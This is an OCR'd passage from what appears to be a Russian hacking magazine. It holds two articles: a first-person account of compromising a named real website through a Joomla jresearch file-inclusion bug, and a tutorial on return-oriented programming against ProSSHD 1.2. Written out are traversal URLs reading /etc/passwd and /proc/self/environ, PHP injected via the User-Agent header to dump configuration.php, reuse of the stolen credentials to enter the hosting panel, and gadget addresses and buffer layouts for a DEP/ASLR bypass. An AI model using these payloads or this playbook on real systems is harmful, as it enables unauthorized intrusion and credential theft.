Немного ссылок по теме:

• owasp.org/index.php/Double_Encoding
dimoning.ru/kak-napisat-svoy-dvizhok-bloga-1.html

• webscript.ru/stories/07/02/01/2099269]
ru.wikipedia.org/wiki/

• Двоичный_поиск
raz0r.name/mysli/proveryajte-tip-dannyx/hardened-php.net/globals-problem
hardened-php.net/advisory_192005.78.html

• wisec.it/vulns.php?id=10
hardened-php.net/hphp/zend_hash_del_key_or_index_vulnerability.html



▷ **dvd**

Yummy...
На нашем диске ты можешь найти небольшой фазер, который умеет делать следующее:

• Полный перебор по алфавиту;

• Использовать дихотомию для поиска параметров;

• Есть возможность поиска по длине ответа;


• Проводить комбинированные атаки.



▷ **warning**

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несет!

Мышов Александр rsimplex.light@gmail.com; http://www.youideas.ru



ProcFS на службе Web-взломщика

НЕСТАНДАРТНОЕ ИСПОЛЬЗОВАНИЕ PROCFS

Может показаться, что взлом Web-ресурсов превратился в некую рутину, в которой нет места творчеству: все те же SQL-инъекции, lfi, rfi и т.п. Но это абсолютно не так! Данная тема настолько обширна и необъятна, что предсказать то, как будет осуществлен конкретный взлом, и какие особенности атакуемой системы будут при этом использованы, заранее невозможно. Сейчас я это докажу на примере реальной атаки сайта и получения доступа к аккаунту на площадке хостера.

Все началось довольно прозаично: читая почту в Gmail, я наткнулся на новостную ссылку с информацией о найденной ошибке в компоненте Joomla jresearch. Более подробная информация говорила о том, что эта ошибка была типа local file including (lfi). Бага заключалась в необработанной должным образом функции require_once(), которая подгружала исходные тексты дополнительных классов, находящихся во внешних файлах. В общем, все стандартно, но мне захотелось опробовать ошибку в действии. Зарядив в поисковике запрос на поиск в URL jresearch, я стал искать объект для исследования, и мне на глаза попался научно-популярный редиско-сайт rediscoverscience.com. Замечательная кандидатура.

Первое, что полетело в качестве привета на сайт, был модифицированный эксплойт с багтрекера:


```
http://rediscoverscience.com/component/jresear
ch/?task=show&view=publication&id=18&controlle
r=../../../../../../../../../../../etc/passwd%00
```

К моему удивлению отобразился достаточно большой список пользователей сервера. Хэши паролей хранились в shadow. Брутить сервисы по найденным логинам мне не хотелось, да и не нужно мне это было :). Моей целью на тот момент была максимальная раскрутка ошибки просто ради спортивного интереса.

Уже с самого начала было понятно, что сайт работает на CMS Joomla, а все самое интересное, как известно, находится в ее конфигурационном файле — configuration.php (в этом файле лежат различные настройки сайта, в том числе пароли к FTP и базе данных). Именно этот файл я выбрал для дальнейшего исследования. Естественно, что его инклуд ничего интересного не дал: PHP просто выкинул пустую страницу (все настройки сайта хранятся в виде PHP-класса). Поэтому мне необходимо было найти возможность выполнения произвольного PHP-кода для того, чтобы прочитать содержимое конфига.

В ПОГОНЕ ЗА КОНФИГОМ

Попытка инклуда логов обломалась из-за установленных квот на потребление памяти интерпретатором. Был еще один путь: проинклудить залитый на сервер графический файл с вставленным в него PHP-кодом, благо форум на сайте был, но это не был путь истинного йога. Поэтому, заново посмотрев эксплойт, который находился в ссылке новости, я обратил внимание, что в нем происходит инклуд файла виртуальной файловой системы proc: /proc/self/environ, который незаслуженно в самом начале был заменен на /etc/passwd. В этом файле находится вся


Вывод содержимого конфига на страницу

информация о переменных окружения процесса, который обращается к данному файлу. И если посмотреть на то, что выдал мне сервер, после обращения по ссылке:

```
http://rediscoverscience.com/component/jres
earch/?task=show&view=publication&id=18&con
troller=../../../../../../../../../../../../
proc/self/environ%00
```

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ ПРО PROCFS

ProcFS (сокращение от process file system) — это виртуальная файловая система, используемая во многих Unix-like операционных системах для получения информации о системных процессах из ядра. Эта файловая система чаще всего монтируется в директорию /proc. И так как /proc динамически создается, а не хранится, ее размер ограничен только объемом оперативной памяти. ProcFS поддерживается Linux, Solaris, BSD, QNX и другими ОС.

Некоторые файлы и директории из **ProcFS:**

`/proc/PID/cmdline` — аргументы командной строки (где PID — идентификатор процесса или self);

`/proc/PID/environ` — переменные окружения для данного процесса;

`/proc/PID/status` — статус процесса;

`/proc/PID/fd` — директория, содержащая символьные ссылки на каждый открытый файловый дескриптор;

`/proc/cpuinfo` — информация о процессоре (производитель, модель, поколение и т.п.);

`/proc/cmdline` — параметры, передаваемые ядру при загрузке;

`/proc/uptime` — количество секунд, прошедших с момента загрузки ядра и проведенных в режиме бездействия;

`/proc/version` — содержит информацию о версии ядра, компилятора и другую информацию, связанную с загруженным ядром.



Внутри cpanel

то можно было увидеть содержимое переменных окружения PHP, которые были бы полезны для дальнейшего аудита сайта:

```
DOCUMENT_ROOT — корень документов сайта;
SERVER_ADDR — IP-адрес сервера;
SCRIPT_FILENAME — полный путь до index.php;
HTTP_USER_AGENT — название агента, с помощью
которого юзер браузит по инету;
HTTP_COOKIE — содержимое передаваемых куки-
сов и т.п.
```

Но, по сути, перед нами среда, в которую выводятся изменяемые со стороны пользователя данные. Причем то, что приходит со стороны юзера прогоняется через интерпретатор, то есть, если мы изменим содержимое какой-нибудь переменной на PHP-код, то он успешно выполнится! Не знаю почему, но мне захотелось сделать инклуд PHP-кода через кукисы. Сначала значение кукиса "ja_purity_tpl", в котором хранилось имя модификации шаблона CMS, был заменено на <? phpinfo(); ?>. После инклуда /proc/self/environ ничего интересного не произошло. Просмотрев содержимое переменной, я обнаружил, что оно по каким-то причинам обрезалось. Изменение значения переменной "__utma" на <? phpinfo(); ?> также не принесло результатов: содержимое этой переменной опять было обрезано.

После того, как возня с кукисами прекратилась, в дело пошла модификация заголовка user-agent. После того, как я заменил значение заголовка на свой любимый <? phpinfo(); ?> и проинклудил переменные окружения PHP, передо мной отобразилось великолепие разных данных по текущим настройкам PHP. Посмотрев полный путь до папки сайта на сервере и сформировав полный путь до configuration.php, я, недолго думая, заменил user-agent на команду чтения файла, получилось нечто похожее на это:

```
<? readfile("/home/redisco3/public_html/
configuration.php"); ?>
```

А затем заново проинклудил вывод файла /proc/self/environ. Посмотрев внутрь страницы, я обнаружил виновника всего этого торжества — configuration.php.




warning

Внимание! Информация представлена исключительно с целью ознакомления. Ни автор, ни редакция за твои действия ответственности не несет.





links

- securitylab.ru/vulnerability/392546.php — Новость об ошибке
- packetstormsecurity.org/1003-exploits/joomlajresearch-lfi.txt — PoC-атаки на дополнение jresearch
- xakep.ru/post/49508/default.asp — статья][«Новая веха в теории инклуда: свежие способы раскрутки local и remote file include»
- xakep.ru/magazine/xa/111/146/1.asp — статья][«Секреты горячего администрирования»




Зарабатываем хорошую карму — закрываем баги


Include через cookie



Модифицируем передаваемый HTTP-заголовок



Вывод команды phpinfo()


Подопытный сайт (анфас)

В ДЕБРЯХ PROCFS

Лезть в базу и добавлять юзеров для доступа к админке не хотелось. Ибо CMS отображает последних посетителей админки, что могло вызвать подозрение, а удалять эту инфу потом мне просто было бы лениво. Поэтому я полез разбираться дальше. Опять с помощью файлов, находящихся в proc, я нашел очень много полезной информации: инклуд /proc/cpuinfo сообщил, что сервер работал на четырехядерном xeon'e, а /proc/version показал очень интересный результат:


```
Linux version 2.6.31.9-grsec (root@web55.justhost.
com) (gcc version 4.1.2 20080704 (Red Hat 4.1.2-46))
#1 SMP Thu Feb 25 02:14:17 CST 2010
```

Версия ядра меня не заинтересовала, но заинтересовал хостинг, и мне захотелось проверить аутентификационные данные из файла конфигурации для доступа к cpanel. Перейдя на сайт хостинговой компании, я попробовал залогиниться с логином и паролем от FTP. Логин прошел успешно, и у меня оказался полноценный доступ к панели.


ЗАРАБАТЫВАЕМ ХОРОШУЮ КАРМУ

Закончилось все также прозаично, как и началось: я закрыл брешь на сайте и написал администратору сайта письмо с сообщением об уязвимости и несколькими советами. В общем, даже если кажется, что вам все известно, то не надо останавливаться в своем развитии. Продолжай искать и зарабатывай хорошую карму :).


Алексей Синцов, Digital Security a.sintsov@dsec.ru



СТЕК



Задача ROP: создать в нужном месте нужные параметры



Вот примерно так из кусочков и собирается код


Развратно-ориентированное программирование

ТРЮКИ ROP, ПРИВОДЯЩИЕ К ПОБЕДЕ

Сегодня я расскажу про метод обратно-ориентированного программирования или, попросту, ROP. Эта штука позволит добиться выполнения произвольного кода при эксплуатации уязвимостей типа переполнения буфера (а также использования освобожденной памяти, ошибки форматной строки и т.д.) в процессе с permanent-DEP и даже с ASLR.

ОПЯТЬ?

Да, опять! Очередная статья про обход DEP и ASLR. Если ты читал предыдущие выпуски нашего журнала, то уже знаешь несколько трюков, которые позволяют обходить защитные технологии любимой нами корпорации Microsoft. Старая добрая ret2libc позволяла нам отключать DEP для процесса, а вот permanent DEP + ASLR мы обходили методом JIT-SPRAY (если есть JIT-компилятор, например, Flash). На этом хакерские хитрости не кончаются, более того, сегодня мы поговорим о методе, который использовался в боевых эксплойтах как белыми, так и не совсем белыми шляпами по всему миру. Пока JIT SPRAY эксплойты существуют только в лабораториях, и область их применения, как правило — браузеры, то вот сплойты, использующие ROP, уже доказали свою пригодность на деле. Кроме того, они могут использоваться и против ПО, где нет возможности юзать Flash и JIT-SPRAY. Если ты читал последние наши обзоры, то мог обратить внимание, что я не вру; так, например, эксплойт, распространяющий malware и эксплуатирующий уязвимость в Acrobat Reader (CVE-2010-0188) — как раз яркий тому пример. Кроме того, этот метод использовался на pwn2own для взлома iPhone и в эксплойте против PHP 6.0 DEV. А так как наш журнал модный и глянцевый, то мы тоже не обойдем стороной тренд этого сезона.



Адрес возврата контролируется нами: 0x61616161!



links

- cseweb.ucsd.edu/~hovav/dist/geometry.pdf — практически первая академическая работа на тему ROP (2007 год).
- blip.tv/file/3564232 — видео с конференции Source Boston 2010. Известный хакер — Дион Дай Зови рассказывает о ROP.
- dsecrg.com — присоединяйся к нам!

ТУДА-СЮДА-ОБРАТНО...

Для начала вспомним классику — ret2libc. При классическом варианте переполнения буфера мы можем менять адрес возврата из функции, переписывая его в стеке. Если этот адрес указывает на неисполняемую память (в том же стеке или, например, в куче), то нас ждет разочарование — ведь у нас hardware-permanent-super-puper-DEP. Вот для обхода обычного hardware-DEP метод ret2libc и применялся. Суть его в том, что мы перезаписывали адрес возврата на адрес нужной нам функции. Так как код функции исполняемый, то проблем нет. Одно «но»: код функций переопределен. Мы, конечно, можем последовательно вызвать несколько функций, но связать это в шеллкод практически невозможно, так как нам надо работать с переменными, дескрипторами и т.д. Это все равно, что программа из одних API-вызовов, без работы с переменными и, главное, без обработки возвращенного, вызываемыми функциями, результата. Тут-то и пришла идея более точечного использования существующего кода — не целыми функциями, а небольшими кусками кода, непосредственно до инструкции возврата. Это позволит атакующему работать с регистрами, производить операции и обрабатывать результат. Допустим, как скопировать какое-либо значение (например, 0xBAADF00D) в память по определенному адресу (например, 0x01020304)? Так как в стек мы можем писать напрямую (в результате переполнения буфера), то параметры можно записать в самом буфере. Тогда для выполнения задачи нам нужен следующий код:

```
pop ecx   ; берем значение из стека
pop eax   ; берем адрес
mov [eax], ecx ; копируем по адресу наше
значение
```

Чтобы выполнить этот код, мы можем найти отдельно каждую строчку, идущую перед инструкцией возврата, и внедрить указатели на эти строчки последовательно, вместе с параметрами.

```
0x06060101: pop ecx
0x06060102: retn
. . .
0x06060201: pop eax
0x06060202: retn
. . .

0x06060301: mov [eax], ecx
0x06060304: retn
```

В итоге переполняем буфер так:

```
0x06060101 // AAAA — переписываем адрес
возврата
0xBAADF00D // BBBB — это пойдет в ecx
0x06060201 // CCCC — retn вернет нас на сле-
дующую инструкцию
0x01020304 // DDDD — это значение пойдет в
eax
0x06060301 // EEEE — второй retn вернет нас
на задуманный код
```

Поэтому, если буфер для классического переполнения выглядит так:

```
[BUFFER][RET]
```

то переполнение с ROP будет выглядеть так:


```
[BUFFER][AAAA][BBBB][CCCC][DDDD][EEEE]
```

Думаю, что суть идеи понятна, но сразу отмечу, что такой метод имеет много сложностей. Во-первых, такие куски кода еще надо найти, а во-вторых, у нас не всегда достаточно места после переписанного адреса возврата (может возникнуть исключительная ситуация до перехода по нашему адресу, и тогда уже надо работать с SEH-дескриптором, но указатель на стек с адресами ROP мы потеряем). Кроме того, в ROP-адресах чаще всего нельзя использовать нулевые байты. С некоторыми из этих проблем даже можно справиться. Допустим, мы нашли переполнение буфера в ПО. Чем подменить адрес возврата? Логично, что нам понадобятся адреса функций VirtualProtect (чтобы пометить память с шеллкодом как исполняемую) или, например, WriteProcessMemory (чтобы скопировать шеллкод в исполняемую секцию). Если ASLR нет, то задача проста — адреса функций нам известны, но вот адрес шеллкода? Его-то и надо вычислить, чтобы потом передать в качестве параметра в эти функции. Кроме того, даже если ASLR есть, можно найти используемые процессом библиотеки, которые не скомпилированы с поддержкой этой технологии, что позволяет нам использовать статичный базовый адрес таких DLL'ок (именно этот недочет и использовался для взлома FireFox, работающего под Windows 7 с ASLR+DEP на pwn2own 2010). Суть в том, что даже если мы не знаем адрес нужной функции, но она вызывается из несовместимой с ASLR библиотеки, то мы можем просто передать управление на этот вызов. Идея не нова и предложена Алексом Сотировым (Alex Sotirov) еще на BlackHat 08. Все зависит только от разнообразия кода в нужной нам DLL. Так как нас интересуют инструкции в непосредственной близости с выходом из функции.


ROP — REST ON PAIN

Попробуем сделать свою ROP-программу. Для начала выберем жертву. На этот раз никаких ActiveX и браузеров — на нашем операционном столе пациент под именем ProSSHD версии 1.2. Это неплохой SSH-сервис под Windows. В данном ПО возможно выполнить удаленное переполнение буфера в стеке путем длинного SCP-запроса. Оригинальный эксплойт я взял у команды S2 Crew, которая славится своими качественными работами. Суть проста: посылаем 491 байт запроса, а следующие 4 байта перезаписывают адрес возврата. В момент, когда программа переходит по этому адресу, у нас в вершине стека блок данных, идущих после первых 495 байт буфера. То есть:

```
[491 байт 'a' — 0x41][RET=EIP]
```



Нужные нам библиотеки без поддержки ASLR



Полезные функции

Поиск фрагментов — гаджетов

```
[AAAAAAAAAAAAAAAAAAAAAAAA]
                        ^
                       ESP
```

Таким образом, вместо [RET] и последующих [AAAAAAA] нужно писать ROP-программу. Но надо сказать, что не всегда бывает так, как у нас. Бывает, что эксплойт не может использовать адрес возврата. Например, у нас адрес возврата защищен с помощью метки (/GS) и тогда мы эксплуатируем уязвимость через SEH, или у нас вообще переполнение не в стеке, а в куче, тогда получается, что ESP будет указывать на неподконтрольную хакеру область. В таком случае первый и единственный контролируемый адрес (SEH-дескриптора — в первом варианте) указывал на код, который вернул бы указатель ESP на стек (или кучу — во втором варианте) с контролируемыми данными, чтобы первый же RETN вернул нас в русло ROP. То есть, первый адрес должен указывать на что-то типа:

```
add esp, 0xXX
retn
```

Или если в каком-то регистре лежит указатель на наши данные:

```
mov esp, ecx
retn
      ; или
xchg ecx, esp
retn
```

Но в нашем случае это не нужно, так что продолжим изучать больного. В качестве скальпеля я буду использовать Immunity Debugger и плагин к нему от известного бельгийского хакера corelanc0d3r. Очевидно, что в качестве буфера можно передавать все, кроме нулевых байтов, поэтому для ROP нам нужна статическая библиотека, не содержащая нулевых старших разрядов в адресе. Более того, нам нужна библиотека, которая не поддерживает ASLR, чтобы эксплуатировать уязвимость в Windows 7. Использовав вышеуказанный плагин к дебаггеру, можно обнаружить в составе дистрибутива ProSSHD такие библиотеки: MFC71.DLL и MSVCR71.DLL. Я буду использовать обе библиотеки в качестве доноров кода для ROP; таким макаром мы обойдем DEP + ASLR. Как же обойти DEP? Взглянув на список используемых этими модулями функций, можно заметить вызов VirtualProtect() по адресу 0x7C3528DD (MSVCR71.DLL). Это отличное решение; поскольку из-за ASLR адрес этой функции нам неизвестен, то использование в качестве «проводника» кода с вызовом из MSVCR71.DLL решит задачу. Напомню, что эта функция может менять параметры доступа к страницам памяти, так что с помощью нее мы сделаем стек исполняемым. Вот, собственно, и все — шеллкод уже там, просто передадим ему управление после вызова VirtualProtect. Параметры для VirtualProtect выглядят так:

```
VirtualProtect(
  IN   LPVOID lpAddress,     //указатель на адрес памяти
  IN   SIZE_T dwSize,       //Размер памяти — 0x1
  IN   DWORD flNewProtect,    //флаг — 0x40
  IN   PDWORD lpflOldProtect //указатель на память, куда запишется ответ (старые флаги)
);
```

В одной из предыдущих статей я отказался от использования этой функции для обхода DEP, так как в качестве параметров необходимо использовать нулевые байты. Вот тут-то и поможет ROP. Еще деталь: если взглянуть на код вызова VirtualProtect из MSVCR71.DLL, то видно, что следующий адрес возврата, который будет взят по RETN, зависит от регистра EBP. Так как следующий адрес должен передавать управление на стек (уже исполняемый), то надо рассчитать так, чтобы после EBP-0x58 и LEAVE нас откинуло на нужный адрес.

```
7C3528DD   CALL
      DWORD PTR DS:[<&KERNEL32.VirtualProect>
7C3528E3   LEA ESP,DWORD PTR SS:[EBP-58]
7C3528E6   POP EDI
7C3528E7   POP ESI
7C3528E8   POP EBX
7C3528E9   LEAVE
7C3528EA   RETN
```

Итого, буфер в стеке надо сформировать так:

```
0x00:0x7C3528DD    -- адрес вызова VirtualProtect
0x04:ADDRESS_1     -- любой адрес страницы стека
